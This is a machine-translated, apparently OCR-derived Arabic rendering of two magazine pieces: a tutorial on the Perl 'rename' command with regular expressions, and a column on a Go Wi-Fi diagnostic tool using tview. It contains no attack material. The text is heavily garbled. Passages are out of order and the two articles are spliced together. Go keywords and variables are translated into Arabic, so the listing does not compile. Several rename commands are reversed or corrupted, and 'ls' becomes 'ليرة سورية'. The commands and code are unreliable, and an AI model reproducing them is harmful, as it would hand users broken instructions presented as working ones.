يطابق أي رقم رقمي واحد أو حرف كبير أو صغير. إذا كانت علامة الإقحام (^)تتبع القوس المربع المفتوح مباشرة، فسيتم عكس المطابقة، وسيطابق تعبير القوس المربع أي حرف غير موجود داخل الأقواس المربعة؛ وبالتالي، فإن [^A-Z_]يتطابق مع 6gk و#، ولكن ليس Kأو Zأو .(_) undescore	
يجمع أجزاء من التعبير العادي التي عادةً ما يتم اعتبارها منفصلة، بالإضافة إلى أجزاء ذات معدلات منفصلة والتي يمكن اعتبارها مكونًا واحدًا. على سبيل المثال، (b|c|f)arسوف يتطابق مع الشريط أو السيارة أو أقصى، بينما بدون الأقواس far|c|b)فإنه سيطابق bأو cأو أقصى ولكن ليس شريط أو سيارة. يتم تجميع أي شيء داخل زوج من الأقواس معًا في تعبير فرعي واحد، وستعمل الأحرف الأولية الأخرى على التعبير الفرعي الموجود بين قوسين كوحدة واحدة؛ +(me)soسوف يطابقني، meme، memeوما إلى ذلك.	(و) (بين قوسين)
وضع علامة على الحرف السابق باعتباره اختياريًا (على سبيل المثال، قد لا يظهر الحرف أو قد يحدث مرة واحدة بالضبط). على سبيل المثال، z؟ يتطابق إما مع zأو سلسلة فارغة، ولكنه لن يتطابق في حد ذاته مع zأو .zzzzzzz	؟(علامة استفهام)
يؤدي إلى تطابق الحرف السابق في سلسلة البحث بغض النظر عن عدد أو عدد مرات تكراره على التوالي، حتى لو لم يحدث على الإطلاق. على سبيل المثال، سوف يتطابق *Hمع Hو، HHأو .،HHHأو حتى لا شيء على الإطلاق. HHHHHHHHHH	*(النجمة)
مثل العلامة النجمية، تؤدي إلى مطابقة الحرف السابق في سلسلة البحث بغض النظر عن عدد أو عدد مرات ظهوره على التوالي، طالما أنه يحدث مرة واحدة على الأقل. على سبيل المثال، سوف يتطابق +Hمع HHو Hأو ،HHHووليس سلسلة فارغة. HHHHHHHHHH	+(علامة زائد)
يؤدي إلى مطابقة الحرف السابق إذا ظهر عدة مرات، حيث يقع هذا الرقم بين النطاق العلوي والسفلي المحدد بين الأقواس. على سبيل المثال، {2,6}kيتطابق بين حرفين وستة أحرف ksعلى التوالي، ولكن ليس سبعة أو أكثر، وليس حرف kواحدًا، وليس سلسلة فارغة. {,6}kيعادل {1,6}k، {,3}kيتطابق مع ثلاثة أحرف أو أكثر ksعلى التوالي.	{ و } (الأقواس)
يطابق أحد التعبيرين الفرعيين (أو ربما أكثر). على سبيل المثال، walrus|catيتطابق مع أي من القطتين أو الفظ، walk(walrus|cat)يطابق إما المنصة أو الفظ، وtac|weasel|lionيتطابق مع أي من الكلمات cat، lion، weasel.أو	|(يضخ)
يطابق بداية السطر. وهذا لا يتطابق مع أي شخصية حقيقية في حد ذاته؛ إنه يشير فقط إلى أن الحرف التالي في سلسلة البحث يجب أن يظهر في بداية السطر. كما هو متوقع، يجب أن تكون علامة الإقحام بشكل عام هي الحرف الأول في سلسلة البحث.	^(علامة الإقحام)
يطابق نهاية السطر. كما هو الحال مع علامة الإقحام، لا يتطابق هذا مع أي حرف حقيقي في حد ذاته ويتم إعادة تسميته فقط في النماذج لاعتبار الحرف السابق مطابقًا إذا وفقط إذا كان الحرف السابق هو الحرف الأخير في السطر. يكون لعلامة الدولار معنى آخر إذا تبعها رقم و/أو إذا ظهرت في تعبير الاستبدال بدلاً من تعبير البحث (راجع الإدخال أدناه).	$(علامة الدولار)
يشير إلى جزء محدد بين قوسين من تعبير البحث. يشير 1$إلى كل ما تمت مطابقته بالتعبير الفرعي الموجود في الزوج الأول من الأقواس في تعبير البحث، ويشير 2$إلى التعبير الفرعي في الزوج الثاني من الأقواس، وهكذا. راجع قسم "استخدام المراجع السابقة" لمزيد من المعلومات.	1دولار إلى 9دولارات

Machine Translated by Google

الشهر واليوم والساعة والدقيقة والثانية التي تم فيها إنشاء ملف السجل، بهذا الترتيب -تقريبًا وفقًا لاتفاقية ISO 8601، التنسيق الدولي للتواريخ والأوقات.

لكن لنفترض أنني كنت أوروبيًا وأردت تنسيق التواريخ والأوقات وفقًا لاصطلاح التاريخ المحلي، وهو اليوم الذي يليه الشهر وأخيرًا السنة. بالإضافة إلى ذلك، أريد إدراج واصلات بين كل مكون من مكونات التاريخ (يوم -شهر -سنة) ونقطتين يتم إدخالهما بين كل مكون زمني (ساعات:دقائق:ثواني)، كما في النظام

.log_26-07-2022_18:56:03تعرض القائمة 4الشكل الذي أريد أن تبدو عليه أسماء الملفات بعد إعادة تسمية الملفات.

إعادة تسمية الملفات بهذه الطريقة ليست كذلك

ممكن باستخدام فقط بناء جملة التعبير العادي البسيط. ولهذا الغرض، لا تحتاج فقط إلى البحث عن أجزاء معينة من اسم الملف، بل تحتاج أيضًا إلى الإشارة في سلسلة موضع إعادة النص إلى النص المطابق لكل جزء من هذه الأجزاء. أولا عليك البحث عن السنة (رقم مكون من رقمين) يليه الشهر (رقم مكون من رقمين) يليه اليوم (رقم آخر مكون من رقمين) ثم استبداله بالسطر الثالث الذي وجده البحث (اليوم) يليه السطر الثاني (الشهر) يليه السطر الأول (السنة).

التعبيرات العادية توفر وسيلة ل

الأجزاء المرجعية من سلسلة البحث في

ق /// الخيارات

الخيار الآخر الذي يحتمل أن يكون مفيدًا، ،يتيح البحث غير الحساس لحالة الأحرف. بمعنى آخر، لا يهم إعادة التسمية ما إذا كان الحرف الموجود في سلسلة البحث كبيرًا أم صغيرًا؛ سيتطابق أي نوع من الأحرف مع أي نوع من الأحرف في اسم الملف. افتراضيًا، إذا كان أحد الأحرف في سلسلة البحث صغيرًا، فيجب أيضًا أن يكون الحرف المقابل في اسم الملف صغيرًا حتى يتم البحث

من خلال إضافة حرف إضافي أو أكثر إلى نهاية الأمر ،///يمكن تعديل سلوك عملية البحث والاستبدال بطرق مختلفة.

كل خيار هو حرف واحد؛ يمكن تحديد خيارات متعددة من خلال اتباع حرف خيار واحد على الفور بآخر، مثل .s/dog/cat/g, s/\.html$/

receive/receive/gi./sوHTM/i،

في حين يتم دعم أكثر من اثني عشر خيارًا، هناك خياران فقط يمكن أن يكونا مفيدين لمعظم المستخدمين عند إعادة تسمية الملفات. الأول، g،ويوجه إعادة التسمية لاستبدال كافة تكرارات سلسلة البحث بسلسلة الاستبدال، وليس فقط التكرار الأول. الإعداد الافتراضي هو استبدال التواجد الأول لمصطلح البحث فقط؛ وهذا يكفي في معظم الحالات، ولكن ليس إذا كنت تريد استبدال كل تكرارات كلمة "يؤثر" على سبيل المثال، بكلمة "تأثير" في

سلسلة لتتناسب. على سبيل المثال، بدون الخيار ،أمصطلح البحث \.html سيطابق الملف ،test1.htmlولكن ليس test2.HTMLأو .test3.Html على النقيض من ذلك، مع الخيار ،فإن تعبير البحث نفسه سيطابق الملفات الثلاثة جميعها.

حتى لو تمت كتابة تعبير البحث بالكامل أو جزء منه بالأحرف الكبيرة، فسيظل يعمل.

لمزيد من المعلومات حول الخيارات الأخرى التي لم تتم مناقشتها هنا، راجع ملف Perl

التوثيق .[3]

اسم الملف -Effect_of_the_affective_ini tial_affect.txt.

للعمليك، مثل تضيفة الملفات للحلة الأمر راجع طرفي "s/// Optio" للحصول على تفاصيل حول الخيارات التي يدعمها الأمر (.s/// صفحات ويكيبيديا التي تم تنزيلها.

ومع ذلك، في بعض الأحيان قد يكون من المفيد إعادة تسمية الملفات بطرق أكثر تطوراً.


في الحالة الموضح في القائمة ،3لدي عدد من ملفات السجل القديمة للملفات تحتوي على تواريخ وأوقات في أسمائها بتعبيرات عادية كافية في معظم الحالات. في معظم الأحيان، يكفي يحتوي كل اسم ملف على السنة،

القائمة :4ملفات تسجيل التاريخ والوقت بعد إعادة التسمية

$ليرة سورية N-
daemon_09-03-2020_07:18:42
messages_13-12-2021_13:43:27
messages_02-04-2023_09:32:00
syslog_13-10-2019_23:36:11
syslog_26-07-2022_18:56:03

القائمة :3أسماء ملفات السجل مع التواريخ والأوقات

$ليرة سورية N-
daemon_20200309_071842
messages_20211213_134327
messages_20230402_093200
syslog_20191013_233611
syslog_20220726_185603



الشكل :3أمر إعادة التسمية الذي يستخدم المراجع الخلفية لإعادة ترتيب أجزاء سلسلة التاريخ. توضح التعليقات التوضيحية كل منطقة بين قوسين يتم الرجوع إليها بواسطة كل مرجع خلفي في تعبير الاستبدال.

Machine Translated by Google

قد يكون لها بعض الاستخدامات المتخصصة (راجع مربع ."y/// Options")

نقل الملفات بين الدلائل

الاستخدام المحتمل الآخر لإعادة التسمية هو وضع كل فئة من ملفات السجل في الدليل الخاص بها. في القائمة ،4لدي عدة

ص /// الخيارات

مثل الأمر ،///sيقبل الأمر com ///بعض أحرف الخيارات؛ يغير كل خيار سلوك الأمر ///بطريقته الخاصة. هم///

نادرًا ما تكون الخيارات مفيدة، ولكن الخيارين cوd قد يكونان مفيدين.

يتم استخدام كلا الخيارين فيما يتعلق بالسلوك الجوهري لـ

///يُعرف بالسحق: إذا كان عدد الأحرف في قائمة الاستبدال أقل من عدد الأحرف

في قائمة البحث، الحرف الأخير

في قائمة الاستبدال يتم تكرارها حتى تصبح قوائم البحث والاستبدال متساوية في الطول. على سبيل المثال،

ص/[أ-ي]/س/

يعادل:

ص/[أ-ي]//xxxxxxxxxxxxxxxxxxxxxxxxxxxx

سيستبدل كلا التعبيرين أي حرف كبير بحرف xصغير. لكن الأول هو أكثر من ذلك بكثير

مدمجة وأسهل في القراءة.

أحد الخيارات التي قد تكون مفيدة، ،cفي البنيات ///y لاستكمال قائمة الأحرف في قائمة البحث وإعادة

ضع أي حرف غير موجود في القائمة. عندما يقترن مع

سحق، يمكن استخدام هذا لتغيير الأحرف المحظورة غير الموجودة بشكل صريح في قائمة البحث إلى حرف مكان محدد. على سبيل المثال، إذا كان لديك ملفات تحتوي على أحرف غير قابلة للطباعة في أسمائها (*يمكن لأنظمة ملفات nix/Linuxالتعامل مع معظم الأحرف غير القابلة للطباعة في أسماء الملفات)، فيمكنك تنظيف أسماء الملفات بسرعة عن طريق استبدال كافة الأحرف غير الأبجدية وغير الرقمية ، أحرف غير /un derscoreواصلة في أسماء الملفات بأحرف النقطة ،.(.)كما في:

y/[A-Z][a-z][0-9]_-/./c

هناك خيار آخر قد يكون مفيدًا، وهو ،dالذي يعمل على تعطيل عملية السحق وحذف أي حرف في نهاية قائمة الاستبدال التي ليس لها حرف مطابق في قائمة البحث. وهكذا، ذ / ._

d/[a-d].[A-Z]/_سيقوم بتحويل اسم الملف DOC_1993.BAKإلى dc_.ba.

في حين أن هذا المثال مفتعل، إلا أنه يمثل طبيعة تبديل الخيار مع فائدة عملية محدودة.

s/([0-9]{2})([0-9]{2})$/U
$1:$2:$3/' *

(لاحظ السطر الجديد بعد حرف الفاصلة المنقوطة. على الرغم من أنه ليس ضروريًا، إلا أنه يثبت سهولة قراءة تعبير البحث؛ وتفسره إعادة التسمية على أنه حرف مسافة بيضاء أقل ضررًا).

ترجمة الحروف

يقوم الأمر ///بترجمة النص حرفيًا.
فهو يبحث عن كل حرف محدد في المعلمة الأولى للأمر ويعيد وضع أي مثيل لهذا الحرف مع الحرف المقابل في المعلمة الثانية. على سبيل المثال، لاستبدال أي Asمع Zsوأي Zsمع Asفي أسماء الملفات، استخدم:

إعادة تسمية * 'y/AZ/ZA/'

بعد تنفيذ هذا الأمر، يصبح الملف ZAGREB.TXTهو AZGREB.TXT.

بينما الأمر ///yحساس لحالة الأحرف
مثل ،///sلا يحتوي الأمر ///yعلى مفتاح خيار لتمكين حساسية حالة الأحرف (راجع مربع "s/// Options"لمزيد من المعلومات). وبالتالي، فإن الأمر ///yأعلاه سيحل محل -ZA

GREB.TXTولكن ليس zagreb.txt. علاوة على ذلك، فإنه سيتم تغيير Zagreb.txtإلى Aagreb.txt، ولكن ليس إلى Azgreb.txtكما قد تتوقع. للقيام بذلك، سوف تحتاج إلى تغيير الأمر إلى:

إعادة تسمية * 'y/AZaz/ZAza/'

أحد الاستخدامات الشائعة لـ ///yهو تحويل أسماء الملفات الكبيرة إلى أحرف صغيرة، أو العكس، وهو أمر مفيد لملفات MS DOSالقديمة أو ملفات Windowsالمبكرة التي حفظت الملفات بجميع الأحرف الكبيرة. يمكنك تنفيذ مثل هذه الترجمة الصوتية عن طريق تحديد الأبجدية بأكملها في الأمر بشكل صريح، ولكن القيام بذلك مرهق بعض الشيء لأن ذلك سيتطلب كتابة 52حرفًا على الأقل: 26حرفًا كبيرًا في تعبير البحث، و62 حرفًا صغيرًا في تعبير بديل. بدلاً من ذلك، يمكنك تحديد نطاقات من الأحرف في تعبير البحث، كما في /y/[A-Z][a-z]/(لاستبدال الأحرف الكبيرة بمكافئاتها الصغيرة).

مثل الأمر ،///sفإن com ///y
يقبل Mandخيارًا واحدًا أو أكثر بعد وضع الشرطة المائلة الأخيرة للأمر.

من غير المرجح أن يكون أي من هذه الخيارات مفيدًا للأغراض العامة، ولكن dوc

السلسلة البديلة باستخدام المراجع الخلفية. لاستخدام المراجع الخلفية، يجب أولاً تضمين جزء سلسلة البحث المراد الرجوع إليه في أطروحات قوسية. بعد ذلك، يمكن إعادة الإشارة إلى الجزء الموجود بين قوسين من سلسلة البحث في سلسلة الاستبدال عن طريق إدخال حرف علامة الدولار ($)متبوعًا برقم فهرس في سلسلة إعادة التنسيب.

يستخدم أمر إعادة التسمية التالي المراجع الخلفية لإنجاز مهمتي الأولى المتمثلة في إعادة ترتيب مكونات التواريخ وأيضًا إدراج واصلات بين المكونات:

إعادة تسمية U'{2}([0-9])([0-9]{4})/s'
([0-9]{2})/$3-$2-$1/' *

يوضح الشكل 3أجزاء تعبير البحث التي تتم الإشارة إليها بواسطة كل مرجع خلفي. تشير الأسهم الموجودة في الشكل إلى المناطق الموجودة بين قوسين والمشار إليها في تعبير البحث.

الجمع بين عمليات متعددة

كما هو موضح في الشكل ،3قام المثال السابق بإعادة تنسيق التواريخ فقط. ما زلت بحاجة إلى إدراج النقطتين بين كل مكون زمني. مرة أخرى، يمكنني استخدام المراجع الخلفية، على النحو التالي:

إعادة تسمية U'{2}([0-9])([0-9]{2})/s'
([0-9]{2})$/$1:$2:$3/' *

يعمل هذا الأمر بالتأكيد، ولكن ماذا لو كنت أرغب في استخدام أمر إعادة تسمية واحد لإجراء معالجة التاريخ والوقت بدلاً من تشغيل أمرين لإعادة تسمية معدل الفصل بالتسلسل؟ بالتأكيد، يمكنني الجمع بين تعبيري البحث في تعبير بحث واحد طويل جدًا، ولكن سرعان ما يصبح هذا مرهقًا ويصعب قراءته للغاية:

إعادة تسمية U'{2}([0-9])([0-9]{4})/s'
([0-9]{2})U([0-9]{2})_([0-9]{2})
([0-9]{2})$/$3-$2-$1_$4:$5:$6/' *

ولحسن الحظ، من الممكن تنفيذ كلتا المهمتين باستخدام أمر واحد مع الحفاظ على فصل المهام بشكل منطقي. إذا كان كل تعبير مفصولاً بفاصلة منقوطة، فيمكن لإعادة التسمية تنفيذ تعبيرين أو أكثر في أمر واحد:

إعادة تسمية U'{2}([0-9])([0-9]{4})/s'
([0-9]{2})/$3-$2-$1/;

Machine Translated by Google

القائمة :5الفصل في الدلائل الفرعية بالاسم

$ليرة سورية FNR-

./الخفي:

09-03-2020_07:18:42

./رسائل:

02-04-2023_09:32:00 13-12-2021_13:43:27

./سجل النظام:

13-10-2019_23:36:11 26-07-2022_18:56:03

كل هذه الوظائف وأكثر يمكن تشكيلها من خلال إعادة التسمية. علاوة على ذلك، يمكن دمج العديد من المهام في أمر واحد لمزيد من القوة والمرونة.

لقد غطت هذه المقالة عددًا من الأمثلة لعرض الميزات الرئيسية لإعادة التسمية، لكنني لم أقم إلا بخدش السطح فيما يتعلق بما يمكن فعله باستخدام الأمر. نأمل أن تكون مصدر إلهام لك للتوصل إلى أوامر إعادة التسمية الخاصة بك. نن

لحسن الحظ، يمكن لإعادة التسمية نقل الملفات بنفس السهولة التي يمكن بها إعادة تسميتها. في الواقع، يمكنه القيام بالأمرين معًا في ثالثا (كما في /V)الضمان إعادة التسمية

لا يخطئ في اعتبار الشرطة المائلة نهاية تعبير الاستبدال. تذكر أن

تعبيرات البحث والاستبدال، بالإضافة إلى أي خيارات لـ mand،

com ///sمفصولة بأحرف مائلة، تمامًا كما يتم فصل مكونات

أعد تسمية * '@$1/@_(+[^_])@^s'

باستخدام حرف آخر غير الشرطة المائلة لفصل أجزاء أمر ، ///sلم يعد علي الهروب من الشرطة المائلة في تعبير الاستبدال الذي يشير إلى جزء من مسار الدليل. في رأيي، هذا يجعل الأمر أسهل في القراءة. فقط تأكد من أن الحرف الذي تختاره لا يظهر في أي مكان في تعبير البحث أو الاستبدال (أو يتم تهريبه حيث يظهر).

يسرد هذا السطر الواحد جميع الملفات مباشرة ضمن الدليل الحالي -وليس أي ملفات ضمن الدلائل الفرعية -ثم يأخذ جزء من اسم الملف حتى الشرطة السفلية الأولى (على سبيل المثال، الرسائل)، ويقوم بإنشاء دليل جديد في الدليل الحالي المسمى باسم الجزء الأول من اسم الملف.

الآن، لنقل كل ملف السجل وبعد ذلك

إزالة الجزء الأول من كل اسم ملف، أستخدم:

إعادة تسمية * '/\1/_(+[^_])/^s'

مؤلف

مايكل ويليامز، المعروف باسمه المستعار جوردون سكواش، هو مطور برمجيات حر ومفتوح المصدر. وهو عضو في فريق المطورين الأساسيين لمشروع MATE Desktop Environment (https://mate-desktop.org/)، والذي يتبع باختراق أي شيء متعلق بمجموعة أدوات الحصول على GTK+ GUI، ويعمل على تطوير شوكة من GTK+تسمى (https:// STLWBT

github.com/thesquash/stlwrt)عندما يسمح الوقت. يمكنك رؤية بعض مشاريعه الحالية الأخرى على صفحته الشخصية على .(/thesquash GitHub (https://github.com/

خاتمة

بمجرد فهم بناء الجملة واستخدامه، يعد أمر إعادة التسمية أداة مساعدة فعالة وقوية جدًا لأي مهمة إعادة تسمية مجمعة تفكر فيها تقريبًا - بدءًا من التحويل أسماء الملفات إلى حالة الحصان الميت، إلى تغيير أرقام الأشهر إلى شهر الأسماء (على سبيل المثال، من 2015-02-17إلى 17-Feb-2015 .(أو حتى إزالة أي شيء عن أي طول من السلسلة في بداية اسم الملف الذي لا يحتوي على شرطة سفلية (+[^_]) ^)في تعبير البحث). وهذا يأخذ ميزة حقيقة أن نوع ملف السجل هو

نن

Machine Translated by Google

لقطة البرمجة -اذهب لتشخيص الشبكة

تشخيص الشبكة باستخدام Go

دكتور لاسلكي

لماذا لا تعمل شبكة WiFi؟بدلاً من كتابة نفس الخطوات دائمًا لتشخيص المشكلة، يكتب مايك شيلي أداة في Goتضع الشبكة اللاسلكية في خطواتها وتساعد في عزل السبب. بواسطة مايك شيلي

النتائج (الشكل .1)إذا فشلت الاختبارات، فسيعرض لك البرنامج رسائل خطأ مفيدة لتضييق نطاق السبب (الشكل .2) يؤدي الضغط على Ctrl+Cإلى إنهاء أداة wifi، وإعادة الجهاز إلى الوضع العادي، والسماح له بالانتقال مرة أخرى إلى موجه الصدفة.

اختبار الموازي

أول اختبارين يتم إجراؤهما عبر wifiيرسلان طلبات pingإلى خادم Google، سواء إلى اسم المضيف www.google.com أو إلى عنوان IPالخاص بخادم DNSالمعروف لدى .(8.8.8.8) Googleإذا فشل كلا الاختبارين، فمن المحتمل أن يتم قطع الاتصال بالإنترنت تمامًا. ومع ذلك، إذا لم يتم العثور على المضيف فقط، ولكن نجح اختبار IP، فمن المرجح أن تكون المشكلة مرتبطة بإعدادات .DNS

في الاختبار الثالث، المسمى wifi ،Ifconfig

يبحث عن كافة عناوين IPالخاصة بالعميل والتي تم توقيعها على الكمبيوتر بواسطة خادم DHCPالخاص بالشبكة. إذا لم يجد الاختبار شيئًا، فمن المحتمل أن يكون جهاز التوجيه أو اتصال WLANهو السبب. وفي الاختبار الرابع

النتائج، ونأمل أن نركز على السبب الجذري؟

منتجع العطلات، والواي فاي ليس كذلك

مثاليًا، هل يمكنك طلب [1] DHCPمن خادم DHCPالخاص بك؟ هل هو IPالجهاز الكمبيوتر المحمول الخاص بك؟ هل هو DNS؟

أعتقد أنك وصلت إلى الخادم الخاص بك

بعض المشاريع المعروفة، مثل Kubernetes، تستخدمها أيضًا لأدوات سطر الأوامر الخاصة بها. باستخدام بضعة أسطر فقط من التعليمات البرمجية، يقوم tvviewبتحويل الحد الأدنى

سوداء style0(الشكل .1)فهو يقبل إدخال لوحة المفاتيح في الوضع الخام، ويمكن لتطبيقات التطبيق استخدامه للتحكم في الإجراءات على الواجهة.

يتم استدعاء برنامج Go wifiالمترجم من سطر الأوامر من الكود المصدري في هذه المقالة [2]ويقوم بإجراء أربعة اختبارات مختلفة في وقت واحد ويعرض النتائج في جدول. وكل 10 ثوانٍ، يقوم بإجراء الاختبارات مرة أخرى، وبالتالي يعكس ديناميكيًا ما يتغير في الشبكة. إذا كان كل شيء يعمل كما هو مطلوب، تعرض الأداة القياس

مؤلف

يعمل مايك شيلي ك

مهندس برمجيات في منطقة خليج سان فرانسيسكو، كاليفورنيا. كل شهر في عموده الذي بدأ نشره منذ عام ،1997يبحث في التطبيقات العملية للغات البرمجة المختلفة. إذا قمت بإرسال بريد إلكتروني إليه على mschilli@perlmeister.com

وسوف يجيب بكل سرور على أي أسئلة.

الشكل :1تُظهر أداة wifiالتشخيصية شبكة عاملة.

Machine Translated by Google

الشكل :2في حالة وجود مشكلة في الشبكة، يساعد wifiفي عزل السبب.

بعيدًا بشكل أنيق، مما يؤدي إلى تحرير الجهاز للصدفة مرة أخرى.

الوقت يمر

يتم تنفيذ ساعة الإيقاف الفعلية من خلال القائمة 2باستخدام وظيفة
.()Clockوالتي تقبل وسيطة سلسلة اختيارية. لا تستخدم ساعة الإيقاف
هذا في الواقع، ولكني أريد أن تكون الوظيفة الموجودة في الواجهة قادرة
على التعامل مع الميزات الأكثر تعقيدًا التي قد أضيفها في المستقبل. لقد
هيأت هذا في الوقت الحالي عن طريق جعل الوظيفة تأخذ وسيطة سلسلة
النقاط الثلاث بين اسم المعلمة ونوعها stringو arg)في هذه الحالة)
إلى أنه يمكنك إما استدعاء الوظيفة بالكامل بدون وسيطات أو باستخدام
وسيطة واحدة أو أكثر من النوع المحدد.

QueueUpdateDrawويخبر إطار العمل بمسح عرض الساعة أولاً باستخدام tv.Clear()قبل استدعاء Fprintf()لكتابة القيمة الجديدة الحالية إلى
Text-

عرض القطعة.

وبعد ذلك، يقوم الكود بسحب ملف tv
إطار العمل من GitHubفي السطر .5ينشئ السطر 9تطبيقًا طرفيًا
جديدًا ويخزن مرجعًا له في التطبيق المتغير. يتم استخدام عنصر واجهة
المستخدم TextViewكمحتوى نافذة الساعة: يتم تخزينه في متغير
التلفزيون ويظهر بإطار في الجهاز بسبب إعداد .SetBorder(true)
يضيف SetTitle()رأسًا.

يؤدي استدعاء وظيفة الساعة ()في السطر 12إلى بدء ساعة الإيقاف
الفعلية. الوظيفة لا تؤدي فقط إلى تشغيل المؤقت و

القائمة 1: Clock-main.go

```
01الحزمة الرئيسية
02
03استيراد (
04"إف إم تي"
05 "github.com/rivo/tview"
06 )
07
08الوظيفة الرئيسية { ()
09التطبيق:= tview.NewApplication()
10تلفزيون := tview.NewTextView()
11تلفزيون.SetBorder(صحيح).SetTitle("ساعة الاختبار")
12الفصل := الساعة()
13
14اذهب { ()func
15ل {
16 يختار {
17 <-ch :=: حالة قال
18 app.QueueUpdateDraw(func() {
19 تلفزيون. واضح ()
20 fmt.Fprintf(تلفزيون، "%s"، val)
21 })
22 }
23 }
24 }()
25
26خطأ := app.SetRoot(tv, true).Run()
27إذا أخطأت ! = لا شيء {
28الذعر (خطأ)
29 }
30 }
```


Machine Translated by Google

تتطلب المكتبة Go 1.18على الأقل. إذا كنت لا تزال تستخدم إصدارًا أقدم، فستحتاج إلى الترقية مسبقًا.

لم تعد بحجم اللعبة

بالانتقال من مثال ساعة الإيقاف، يقوم التطبيق الفعلي بفحص عمل الشبكة في الخلفية ويقوم بشكل دوري بتحديث نتائج جميع الاختبارات في الواجهة الرسومية.

البرنامج الذي تم تجميعه من القائمة 4يحمل اسم wifi، ولكن يمكن تطبيقه على الشبكات السلكية بنفس الطريقة تمامًا. لعرض نتائج الاختبار، يستخدم عنصر واجهة مستخدم جدول مشروع tviewفي السطر 10. يحتوي إجمالي خمسة صفوف، كل منها بعمودين، على وصف للاختبار على اليسار والنتيجة التي تم تحديثها ديناميكيًا على اليمين (انظر الأشكال 1و. 2).



الشكل 3: ساعة توقيت مبنية على شاشة التلفزيون.

عند تحديد ديكورات النوافذ والطاولات، عليك أن تنظر بعناية.

تحتوي أداة الجدول على SetBorders()
دالة تحدد ما إذا كان الجدول يرسم خطوط الصفوف والأعمدة أم لا.

من ناحية أخرى، السطر 11يستدعي SetBor-
دير() (المفرد). لا يشير SetBorder()إلى الجدول، بل يشير بدلاً من ذلك إلى المربع (الحاوية) الذي يوجد به الجدول. ترسم المكالمة حدًا حول التطبيق، بالإضافة إلى عنوان رئيسي في الأعلى.

جمعها معا

يتم الآن تعيين برنامج اختبار لكل صف في الجدول. تنتهي الساعة الموقوتة في الصف الأول، واختبار اتصال الشبكة في الصفين 2و3، وعرض عناوين IP المحلية في الصف 4، وطلب HTTPإلى خادم YouTubeفي الصف 5.

تقوم الدالة ()ginبدمج هذه المكونات الإضافية مع صفوف الجدول. يتم إعطاء كل استدعاء مؤشرًا للتطبيق وجدوله في الأسطر من 13إلى 17.

وهناك معلمتان إضافيتان: وصف كل اختبار كسلسلة ووظيفة تعمل على تحسين الاختبار.

كما ترون من توقيع newPlugin()في السطر 25، تتوقع الوظيفة أن تكون وظيفة الاختبار التي تم تمريرها إليها بتنسيق مثير للاهتمام. لاستيعاب تعديل جميع التطبيقات، تقبل وظيفة الاختبار عددًا متغيرًا من السلسلة

القائمة 3: build-clock.sh

```
اذهب إلى mod init Clock-main
اذهب مرتيًا
انتقل إلى إنشاء Clock-main.goعلى مدار الساعة.og
```

الساعات والدقائق والثواني كأصحاب مكان رقمي. تحدد

لغات البرمجة الأخرى مثل هذا التنسيق باستخدام سلسلة قالب مثل HH:MM:SS.من ناحية أخرى، اختار Goالأسلوب الغريب لاستخدام الوقت السحري عند الساعة 15:04:05

في يوم الاثنين الموافق 6002/1/2م مرجعاً .[3]

يدفع السطر 14الحالة الحالية لساعة الإيقاف كسلسلة منسقة إلى الفصل

قناة. الاتصال

يستمع البرنامج الرئيسي إلى الطرف الآخر من القناة ويستمر في تحديث عرض شاشته بالمعلومات الواردة.

